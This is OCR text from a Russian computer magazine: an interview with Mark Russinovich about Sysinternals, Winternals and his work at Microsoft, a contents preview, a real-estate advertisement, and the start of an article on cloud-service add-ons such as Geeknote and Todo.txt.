У меня было много свободного времени. По сути, мне дали такую задачу: «Пока мы работаем над следующей идеей, почему бы тебе не поработать над SoftICE? Добавь туда несколько команд, напиши документацию». Тогда у меня действительно появилось много свободного времени, и именно тогда я начал заниматься исследованиями и писать различные утилиты.

Когда я начал работать в компании, там трудилось всего около тридцати человек. Компания еще была маленькая и только начинала расти. Основатели NuMega (Фрэнк Гросман и Джим Москан) хотели в конце концов продать ее, так что они нанимали все больше людей, и компания мало-помалу становилась более организованной.

В NuMega Technologies была очень классная хакерская атмосфера, но я проработал там всего около девяти месяцев. Над SoftICE уже тогда трудилось довольно большое количество людей, в том числе и Мэт Питрек. О нем многие знают, он написал книгу «Внутреннее устройство Windows» для Windows 3.1.

Я вообще в то время завел много друзей, которые остались со мной и по сей день. Таких как Джон Робинс — Мистер Отладчик, о котором читатели, скорее всего, тоже знают. Мистер Отладчик. Он вел колонку Bug Slayer в журнале MSDN и написал книгу по отладке для Microsoft .NET. Он все еще один из моих близких друзей. Живет Джон в Сиэтле, потому что очень много консультирует Microsoft. Еще Джеффри Риткор, которого я встретил в NuMega Technologies примерно тогда же, тоже известный человек.

Но в итоге, в своем стремлении продать компанию, NuMega стала куда более коммерческой и потеряла свои хакерские корни. А потом закрыли разработку SoftICE. Его продали Compuware, но та тоже сочла этот проект неперспективным.

КАК UNIX ТЕРЯЕТ ДРУЗЕЙ

Один из ключевых моментов наступил для меня, когда я впервые увидел Windows NT. Кажется, это была Windows NT 3.1. Тогда я решил, что при том успехе, который имела Windows 3.1, Windows NT, скорее всего, станет не менее успешной, чем ее соперник UNIX.

Хотя эта ОС все еще была нова и незрела, у нее был уверенный старт. Тогда я подумал — мы наблюдали потребительский рост в IT, о котором все говорят, и этот рост задала Windows 3.1. Много людей используют Windows дома, а затем переносят ее в бизнес. Windows NT позволяла запускать те же самые программы, под тем же пользовательским интерфейсом, так что было совершенно логично идти дальше — на рабочие станции и впоследствии на серверы. Для меня это стало одним из поворотных решений, потому что до этого я работал с юниксовыми системами, но после сосредоточился на Windows.

Поговорка «Умные люди приходят к похожим заключениям, когда решают сложные проблемы» применима и к операционным системам. Поэтому перестроиться, в общем-то, оказалось довольно просто. Я занимался разработкой низкоуровневых частей UNIX, а ОС во многом пересекаются между собой. Я написал несколько статей и презентаций на тему сравнения UNIX и Windows NT, к примеру в чем разница и сходство в их работе с памятью. Разница есть, но в основе этих ОС лежат одни и те же концепции.

Одним из аспектов, который очень понравился мне в Windows NT, была система ввода-вывода. Эта система делает ОС очень гибкой. Одна из моих первых популярных утилит, FileMon, базировалась на гибкости работы с файловой системой: можно было просто подключить драйвер и мониторить всю активность I/O-стека. В UNIX такое было невозможно. В принципе, до сих пор сложно написать нечто подобное под Linux. Что удивительно — было предпринято немало таких попыток (например, FUSE), но они не увенчались успехом.

UNIX тогда не хватало гибкости. На самом деле я написал версию FileMon под Linux еще в 1998-м. Я сделал это, пропатчив ОС так, чтобы можно было перехватывать системные вызовы (я делал такое еще в своей докторской).

К сожалению, одновременно с этим в Linux были внесены изменения, мешавшие выдаче системных вызовов ядра коду, не лицензированному под GPL. Поскольку мне не хотелось выкладывать исходники FileMon под этой лицензией, работу пришлось остановить.

Тем не менее моя работа над UNIX повлияла на развитие ядра Linux. В частности, мои выступления о недостатках ядра привели к появлению таких вещей, как Big Kernel Lock (механизм,

позволяющий синхронизировать одновременное выполнение нескольких процессов, особенно важный для работы с многопроцессорными системами), Zero Copy (перемещение информации между несколькими областями памяти без использования ресурсов процессора) и многие другие.

ЗАРОЖДЕНИЕ SYSINTERNALS И БИЗНЕСА

Я написал FileMon, RegMon, NTFS DOS, и это были первые три программы из Sysinternals. Я опубликовал их на сайте друга. Этого друга некоторые из вас могут помнить — Эндрю Шульман, он написал такие книги, как «Недокументированный DOS» и «Неофициальная Windows 95».

Эти три программы хостились на его сайте, чтобы люди могли скачивать исходный код и исполняемые файлы. Но Эндрю оказался недостаточно ответственен. Когда у меня появлялись фиксы и я просил: «Эндрю, повесь этот фикс», он тратил на это слишком много времени. Тогда я и Брайс Когсвелл (с которым мы познакомились в университете) решили запустить ntinternals.com.

Мы создали собственный сайт и стали выкладывать программы там. И вскоре произошел еще один поворотный момент в моей жизни, когда Брайс сказал: «У меня есть идея программы, на которой мы сможем делать деньги».

NTFS DOS тогда была очень популярна, потому что давала людям возможность восстанавливать файлы с убитой NT-системы, которую было нельзя загрузить. Но что, если дать людям возможность еще и чинить системы — копировать обновленные файлы, которые бы устраняли неполадки, или запускать проверку диска? В то время в Windows еще не было никаких средств восстановления системы.

Так мы написали программу под названием NT Recover, с помощью которой можно было монтировать диски со сломанной NT-системой удаленно, используя приложение под DOS-программу, загруженное с дискеты. Другой системный диск Windows NT подгружался как виртуальный, и можно было запускать Explorer, копировать файлы и инициировать проверку диска.

И мы решили, что можем получать за этот продукт деньги. Мы организовали Winternals.com и начали продавали его там. В свою очередь, на ntinternals мы поместили небольшой баннер с текстом «Спонсируется Winternals», выложили бесплатную версию NT Recover (она позволяла только считывать информацию, но не давала ничего модифицировать) и направляли людей на Winternals, где можно было купить полную версию.

С 1997 года мы начали принимать к оплате кредитные карты. Сперва это приносило лишь несколько сотен долларов в месяц, но очень быстро дошло до нескольких тысяч долларов в месяц, а потом до десятков тысяч и так далее…

Когда я устроился в IBM и работал в IBM Research, Брайс все еще вкладывался в коммерциализацию нашей продукции, которая приносила большой доход. Он только тем и занимался, что копировал информацию с дискет. То есть он шел домой, копировал файлы с дискет, относил их на почту и отвечал на звонки по поддержке.

Скоро справляться в одиночку стало слишком тяжело, и Брайс сказал, что нам нужно нанять новых людей. Так мы наняли человека для технической поддержки и еще исполнительного директора. Я даже специально прилетел (Брайсу пришлось переехать жить в Остин), когда мы его нанимали.

Вскоре мы брали на работу все больше и больше людей. Сначала у нас работало пять человек, потом десять, потом двадцать и тридцать. В 2006 году мы представили новые линейки продуктов, и к 2006 году, когда нас купила Microsoft, у нас было уже восемьдесят пять человек!

Однако к Microsoft присоединились только мы с Брайсом. Microsoft приобрела у нас некоторые технологии. Microsoft Diagnostic and Recovery Toolkit (который, по сути, является аварийным загрузочным диском, позволяющим обновлять, запускать антивирус, анализировать системные сбои) построен на основе технологии, купленной у нас. Так что мы с Брайсом переехали в Редмонд к Microsoft.

MICROSOFT: ЛЮБИТ / НЕ ЛЮБИТ

Вообще-то некогда я умудрился испортить отношения с Microsoft, но продолжал разрабатывать свои приложения и даже наладил отношения достаточно для того, чтобы написать в соавторстве книгу о внутреннем устройстве Windows. Я также выступал с докладами по внутреннему устройству.

Камнем преткновения с Microsoft стал NT Workstation. В Редмонде утверждали, что данная версия технически непригодна для того, чтобы работать в качестве веб-сервера, и программно ограничивала работу как IIS, так и любого стороннего сервера. Веб-сервер под NTW мог принимать запросы не более чем от десяти уникальных IP каждые десять минут. По замыслу разработчиков, для такого сюжета было необходимо приобрести значительно более дорогую Windows NT 4.0.

Однако на самом деле между двумя редакциями NT почти не было технических отличий, оправдывающих такой маркетинг. Выяснилось это в результате проведенного мной реверс-инжиниринга обеих версий. В свою очередь, это вызвало шквал критики в адрес Microsoft со стороны прессы и рынка в целом.

Моя продукция стала очень популярна среди техподдержки Microsoft. Чаще всего они использовали FileMon и RegMon. Я стал замечать, что все больше и больше писем приходит от сотрудников Microsoft. Они писали: «Нам очень нравится FileMon, мы его каждый день используем». Потом в базе знаний Microsoft начали появляться статьи, гласившие: «Если вы думаете, что у вас какая-то проблема, запустите FileMon или RegMon с Sysinternals». Мне очень польстило, что мои программы появились в документации Microsoft.

Потом я узнал, что моими программами пользуются и разработчики Microsoft. Одним из моих первых контактов с сотрудниками Microsoft стало общение со старшим разработчиком Office, который ни с того ни с сего прислал мне e-mail: «Какой у тебя почтовый адрес? Я бы хотел выслать тебе кое-что, потому что мы постоянно используем RegMon для повышения производительности Office и диагностики проблем при разработке». Он прислал мне очень доброе письмо, которое гласило: «Дорогой Марк, мы часто пользуемся твоими средствами при разработке Office, они отличные». К письму прилагались джойстик и несколько программ.

Тяжело ли было перейти на работу в Microsoft? Microsoft сделала так, чтобы принять это решение было очень легко [Марк смеется, явно намекая на щедрость своего нынешнего работодателя].


Я присоединился к команде Windows. На самом деле моя позиция там была практически уникальна — у меня не было никакой должностной инструкции. Мне пришлось самому соображать, что нужно сделать. Это был своего рода вызов — понять, как работать внутри Microsoft. Как влиять на людей, какие инициативы продвигать, какие технологии выдвигать на первый план.

Я не могу выделить какие-то отдельные приложения и продукты и сказать: «Это сделал я». Уместнее будет сказать: «Я сыграл ключевую роль в продвижении такой-то идеи». Было сложно, но интересно.

Мне позволяли сосредоточиться на вещах, которые я считал интересными и/или важными для Microsoft и продукции, над которой я работал. Например, я работал над MinWin (понятие, используемое Microsoft для описания ядра и операционной системы, основные компоненты которых начали разрабатываться одновременно с Windows Vista). И теперь Windows Phone 8 построена на основе того же ядра, что и Windows. Я сыграл огромную роль в продвижении идеи разбиения Windows на компоненты, чтобы можно было использовать их для всех наших программных продуктов.

То есть у нас была Windows CE — ОС для мобильных устройств. Очень примитивная ОС,

НЕКОГДА Я УМУДРИЛСЯ ИСПОРТИТЬ ОТНОШЕНИЯ С MICROSOFT, НО ПРОДОЛЖАЛ РАЗРАБАТЫВАТЬ СВОИ ПРИЛОЖЕНИЯ



Марк на сымпровизированной автограф-сессии, состоявшейся во время TechEd

разработанная в середине-конце девяностых годов, когда устройства были намного проще. У нее плохая защита, слабая многозадачность, недостаточно адресного пространства... словом, почти нет всей той функциональности, которая требуется современной ОС для работы, безопасности и надежности.

Стало ясно, что нельзя развивать такую ОС. Телефоны сейчас — это те же компьютеры, так что логично поставить на них настоящую ОС. Тот же подход применила Apple, когда они взяли сердце OS X и сделали iOS для телефонов. Логично, что мы сделали то же самое.

Но вернемся к тому, что у нас были еще и бесплатные Sysinternals, а также коммерческие Winternals, о которых я говорил выше. Microsoft использовала наш дефрагментатор при создании движка дефрагментации для Windows NT. Также у нас была утилита под названием Protection manager, которая могла блокировать рекламу, что, в свою очередь, привело к самостоятельному продукту по блокировке рекламы.

Утилиты Sysinternals не стали частью ОС по нескольким причинам. Первая: я обновляю их достаточно часто и постоянно добавляю новые возможности. Если бы они были частью ОС, они обновлялись бы только с регулярными релизами ОС — раз в год (раньше вообще раз в два-три года, просто сейчас дело пошло побыстрее). То есть я бы не смог обновлять их так часто. Вторая: если программа — часть ОС, нужно быть предельно осторожным с качеством кода. Это крайне важно.

Мне удавалось делать многое на лету, буквально сразу. Допустим, на какой-нибудь конференции я услышал, что неплохо бы сделать такую-то фичу. И делаю ее прямо в самолете, на пути домой, а на следующей неделе уже загружаю на Sysinternals. Такое невозможно, если это часть ОС.

Есть и еще одна причина — мои программы нацелены на искушенных профессионалов, разработчиков в области ИБ и на продвинутых пользователей, тогда как Windows пользуется огромное число людей, которым неинтересна моя продукция, она только поставит их в тупик.

Моя целевая аудитория нашла меня сама, так что, если бы я поместил Sysinternals в ОС, это вряд ли увеличило бы количество пользователей моих программ.

Но некоторые мои утилиты все же частично перешли в Windows. Допустим, диспетчер задач или мониторинг ресурсов. Так что они все-таки повлияли на встроенные средства Windows.

ПРИКОСНУЛСЯ К ОБЛАКАМ

А последние два с половиной года я работаю над Windows Azure — платформой облачных сервисов. Я работаю в облачном направлении, потому что понял: информационный мир сейчас проходит через третью трансформацию. Именно в облачной технологии происходит основное развитие, это совершенно новая парадигма. Еще два года назад на конференциях никто не знал, что такое облако. А сейчас говоришь «облако» и все понимают, что ты имеешь в виду.

К команде я присоединился, когда проект Windows Azure уже был в разработке. Тогда это был своего рода прототип. Как раз когда я начал работу над ним, его впервые выпустили как коммерческий продукт, но это была совершенно новая платформа. Ее нужно было развивать и улучшать.

Я работал над идеей «инфраструктура как сервис» — функционал, выпущенный прошлым летом. Я был ведущим архитектором этого функционала, определял, как эта модель (IaaS) будет работать изнутри, как мы будем использовать хранилище Windows Azure, каковы требования по производительности, какова надежность.

Работал я и над другими направлениями, которые меня интересовали, к примеру управление ресурсами дата-центров. Я разбирался, как правильно задеплоить его на виртуальных машинах, чтобы добиться максимальной эффективности использования ресурсов. Как балансировать нагрузку, какие мощности выделять под виртуальные машины — все это интересные проблемы в области Computer Science, которыми я сейчас занимаюсь в Microsoft Research.

Тем не менее следы моих наработок заметны и в других продуктах Microsoft. Например, новый диспетчер задач в Windows 8 явно несет на себе след Process Monitor и других подобных утилит.

КНИГА НУЛЕВОГО ДНЯ

В свое время слову «хакер» пытались придать негативную окраску, но изначально считалось,



что хакер — человек, который хорошо разбирается в компьютерах. И только потом это слово начало ассоциироваться с чем-то вредоносным. Для меня оно содержит оба эти понятия, в зависимости от контекста. Можно сказать: «Вас кто-то хакнул». Сетевые специалисты и специалисты по безопасности используют слово «хакер» именно в этом смысле. Однако хакер также означает и человека, мастерски владеющего компьютером.

Не знаю, могу ли я называть себя хакером. Никогда не думал о себе как о хакере. Скорее как о программисте. Думаю, хакерство для меня значит, что необязательно понимать все, что ты делаешь, но нужно понимать достаточно, чтобы достигать результатов. А я скорее стараюсь познать науку досконально и лишь потом приложить эти знания к программированию. Так что не уверен, что готов назвать себя хакером в полном смысле этого слова.

Я всегда хотел написать книгу. В детстве я читал научную фантастику и технотриллеры, и меня всегда восхищало переплетение технологии и хорошего сюжета. Это был интересный вызов для меня — понять, смогу ли я это сделать.

Идея книги Zero Day возникла у меня еще в 2004 году, когда я осознал риск кибертерроризма и опасность хакеров, которые могли нанести реальный вред. Это очень насущная угроза. Оказалось, что Евгений Касперский согласен со мной и в последнее время тоже много говорит об этом.

Я хотел подчеркнуть связанные с этим риски, донести до людей реальность угрозы. В то же время было очень интересно написать историю, в которой технологии и мир кибербезопасности были бы описаны реалистично. Существует не так много книг (пожалуй, я не знаю ни одной), в которых авторы попытались бы рассказать людям, какова жизнь человека, работающего в области кибербезопасности. А я хотел, чтобы моя книга стала именно такой. Плюс я хотел рассказать хорошую историю и очертить риски. Так что книга близка к реальности.

Было продано большое количество экземпляров, достаточное для того, чтобы издательство запросило продолжение, которое вышло несколько месяцев назад. И они подписали меня на еще две книги.

ХАКЕРСТВО ДЛЯ МЕНЯ ЗНАЧИТ, ЧТО НЕОБЯЗАТЕЛЬНО ПОНИМАТЬ ВСЕ, ЧТО ТЫ ДЕЛАЕШЬ, НО НУЖНО ПОНИМАТЬ ДОСТАТОЧНО, ЧТОБЫ ДОСТИГАТЬ РЕЗУЛЬТАТОВ

СОВЕТЫ МАРКА

Чтобы стать успешным в IT, нужно найти область, которая тебе интересна. Область, в которой работает не так много людей. Обычно это означает, что она достаточно сложная, — ведь люди стараются держаться подальше от трудностей. Я нашел именно такую.


В такой области будет куда меньше конкуренции, и твоя ценность будет очень высока. Нужно найти максимум информации по теме, изучить ее как можно глубже. Если работа не совпадает с твоим истинным увлечением, то, скорее всего, ты выбрал не ту профессию. И это применимо не только к IT.

И последнее — получайте образование. По-моему, это очень важно. Сейчас многие люди обходятся без образования, но, мне кажется, образование дает структуру, вырабатывает подход к обучению, а это полезно — помогает легче схватывать принципы. В моем случае это было очень ценно.

Preview

29 страниц на одной полосе.
Тизер некоторых статей.

PCZONE




36

ВЛАСТЬ ТОЛПЕ

Некоторые продукты неспособны вызвать интерес инвесторов в лице крупных венчурных фондов или именитых предпринимателей, несмотря на всю свою гениальность. К счастью, для таких случаев появилась интересная альтернатива — платформа Kickstarter.

С ее помощью авторы проектов могут устранить посредников и искать финансирования непосредственно у своей целевой аудитории. Однако для того, чтобы заставить людей поверить в тебя и проголосовать кошельком, необходимо как следует подготовиться. Читай инструкцию от людей, имеющих реальный опыт работы с новой площадкой.

PCZONE




32

НА СЕДЬМОМ НЕБЕ

В этом материале мы собрали самые нестандартные применения привычных облачных сервисов.

X-MOBILE






42

БОЛЬШАЯ ТРОЙКА

Подводим итоги первой пятилетки в новейшей истории мобильного рынка: Android, iOS и Windows Phone 7.



48

ЛУЧШЕЕ — ДРУГ ХОРОШЕГО

Практическое руководство по сборке собственной прошивки для Android-смартфона.

ВЗЛОМ



70

ПРЕДСКАЗАНИЯ СБЫВАЮТСЯ

Подробный анализ новых векторов атак на генератор псевдослучайных чисел в современных версиях PHP.

MALWARE





82

КРИПТОРОМ ПО АНТИВИРУСУ

Сиквел для прошлогоднего тест-драйва семи популярных антивирусов с неожиданным результатом.





86

CSRF В МАССЫ!

Как баннерные сети позволяют проводить атаки с максимальным охватом и привлекательным кушем.



141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48

Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41

ЖИЛОЙ КОМПЛЕКС «МЕЩЕРИХИНСКИЕ ДВОРИКИ»



Группа компаний «Монолит» приглашает к знакомству с новыми жилыми домами в комплексе «Мещерихинские дворики» на улице Молодежной уютного подмосковного города Лобня.

До места встречи можно добраться от м. Алтуфьевская автобусом №459 или с Савеловского вокзала на пригородной электричке до ст. Лобня далее 7-10 мин. автобусом №1. Ближайшие транспортные магистрали – Дмитровское, Ленинградское шоссе.

В жилом комплексе «Мещерихинские дворики» вас ждут два прекрасных 17-этажных двухподъездных дома под номерами 14а и 14Б. Это – надежные монолитно-кирпичные здания, оснащенные всем необходимым для жизни, в том числе грузовым и пассажирским лифтами.

Здесь вы сможете выбрать для себя светлые и просторные квартиры современной планировки – одно, двух и трехкомнатные. В квартирах предусмотрены пластиковые стеклопакеты, радиаторы с терморегуляторами, электроразводка, застекленные лоджии и т.д.

Для любителей прогулок организована зона отдых, украшенная декоративными кустарниками и деревьями, благоустроенная игровая площадка для детей, а для автомобилистов – стоянка. Молодых родителей порадует новый детский сад в шаговой доступности.

Группа компаний «Монолит» надеется, что после первой же встречи с новой квартирой, у Вас возникнет с ней взаимная симпатия и долгие надежные отношения.

Условия приобретения квартир: рассрочка платежа, ипотека, взаимозачёт Вашей старой квартиры на Вашу новую. Возможны скидки при условии 100% оплаты и использовании ипотечного кредита.



ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР В ЖК «МЕЩЕРИХИНСКИЕ ДВОРИКИ» (495) 739-93-93
(«МОНОЛИТ НЕДВИЖИМОСТЬ») Г. МОСКВА, УЛ. БАУМАНСКАЯ, ДОМ 33/2, СТР. 1 (495) 967-65-57

ГРУППА КОМПАНИЙ «МОНОЛИТ» – ОДНО ИЗ КРУПНЕЙШИХ ПРЕДПРИЯТИЙ-ЛИДЕРОВ МОСКОВСКОЙ ОБЛАСТИ, ДЕЙСТВУЮЩИХ НА СТРОИТЕЛЬНОМ РЫНКЕ С 1989 ГОДА. ОСНОВНЫМ НАПРАВЛЕНИЕМ ДЕЯТЕЛЬНОСТИ ГРУППЫ КОМПАНИЙ «МОНОЛИТ» ЯВЛЯЕТСЯ ВОЗВЕДЕНИЕ ЖИЛЫХ ЗДАНИЙ И ОБЪЕКТОВ СОЦИАЛЬНОГО НАЗНАЧЕНИЯ ПО ИНДИВИДУАЛЬНЫМ ПРОЕКТАМ. В ОСНОВЕ ЛЕЖИТ ТЕХНОЛОГИЯ МОНОЛИТНОГО ДОМОСТРОЕНИЯ.

С подробными схемами планировок квартир и проектной декларацией можно ознакомиться на сайте www.gk-monolit.ru или в офисе компании «Монолит недвижимость»

Группа «Монолит» активно работает с ведущими банками по программам ипотечного кредитования. Особое внимание уделяется правовой защищенности клиентов, приобретателей жилья и нежилых помещений.

ИПОТЕКА

Город расположен в лесопарковой зоне Подмосковья, в ближайшем окружении имеются живописные озера и пруды. Недалеко от Лобни – ансамбль бывшей усадьбы Марфино, несколько центров русских народных промылов. Культурная жизнь города сосредоточена в основном в Культурно-досуговом центре «Чайка» и парке Культуры и Отдыха, есть театры и музеи, художественная галлерея. Для любителей спорта – два бассейна, ледовый каток, Дворец спорта «Лобня».



ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ
(ООО «МОНОЛИТ АРЕНДА»)

(985) 727-57-62

Мария «Mifrill» Нефедова



НА СЕДЬМОМ НЕБЕ


РАСШИРЯЕМ ФУНКЦИОНАЛЬНОСТЬ ОБЛАЧНЫХ СЕРВИСОВ

Облачные сервисы день ото дня становятся все популярнее. Наверняка многие наши читатели уже успели привыкнуть к удобству Dropbox (а может, SkyDrive или Google Drive), Evernote, GitHub, сервисам Amazon и так далее. Но какими нетривиальными способами можно эксплуатировать все тот же Evernote или как использовать Dropbox в качестве блог-клиента? Для облачных сервисов существует множество полезных аддонов и готовых рецептов, которые здорово облегчают жизнь. Мы собрали наиболее интересные решения, которые могут тебе пригодиться.

ХРАНИМ КОНФИГИ В GITHUB

Подходит для: GitHub

github.com/dotfiles/dotfiles.github.com




Странно, но не многим известно, что в середине 2012 года на GitHub появилась возможность хранить дотфайлы. Для этого достаточно воспользоваться патчем, пройдя по приведенной ссылке. Разумеется, GitHub будет не просто выступать складом, но предоставит возможность редактирования, синхронизации и восстановления конфигов. Также можно делиться, обсуждать и так далее, что уже вполне традиционно.


Создатели также уверяют (dotfiles.github.com), что, по их мнению, изучение чужих дотфайлов и обмен опытом в этом вопросе — прекрасная школа, позволяющая делиться своими знаниями с другими и узнавать новое. То есть сервис может оказаться полезен еще и с этой точки зрения. Впрочем, это, конечно, уже дело вкуса для каждого разработчика.

ПРОСТОЙ И УНИВЕРСАЛЬНЫЙ ПЛАНИРОВЩИК В ОБЛАКЕ

Подходит для: Dropbox

tinyurl.com/cqkujwj





Todo.txt Touch — невероятно простое приложение. Множество англоговорящих людей составляют и хранят свои списки дел в обыкновенном текстовом файлике todo.txt, что и подметила как-то раз Джина Трапани.

Находчивая женщина недаром является основательницей Lifehacker, она решила создать соответственное приложение, что с успехом и сделала. На сегодняшний день существуют версии Todo.txt Touch для iOS, Android и для Windows Phone 7.

Повторюсь, менеджер задач от Трапани чрезвычайно прост: составляем список дел, указывая приоритет их выполнения. Есть также поддержка проектов и контекстов, но очень ограниченная. Казалось бы, что здесь необычного? Всего одна маленькая деталь — задачи хранятся в простом текстовом файле в Dropbox. На это и делается упор: никаких проприетарных форматов, список дел всегда под рукой, его можно открыть и прочесть и отредактировать под любой ОС.

Стоит сказать, что мобильное приложение платное, хотя и обойдется всего в $ 1,99.

ХРАНИМ В ОБЛАКЕ ЛОГИ

Подходит для: Evernote


geeknote.me

Evernote — штука популярная. По официальным данным, в конце 2011 года сервисом пользовалось свыше двадцати миллионов человек. Неудивительно, что для Evernote создано немало полезных надстроек и нестандартных решений. Одна из таких необычных идей — консольный клиент под названием Geeknote. На первый взгляд может показаться, что Geeknote — игрушка для гиков, не слишком полезная в быту. Это не совсем так. С помощью Geeknote из командной строки Linux можно работать со знаменитым веб-сервисом (только с текстовыми заметками), что открывает определенные возможности. Например, использовать его для хранения логов сервера или же для работы с документами на языке Markdown.

Одна из основных фишек клиента — любую заметку можно редактировать в обычном консольном текстовом редакторе, который тебе больше нравится, — nano, mcedit и так далее. Вводим команду, передаем слово WRITE в качестве атрибута контента, и открывается текстовый редактор по умолчанию. После редактирования заметки в редакторе она прогоняется через Markdown-обработчик и сохраняется в Evernote.

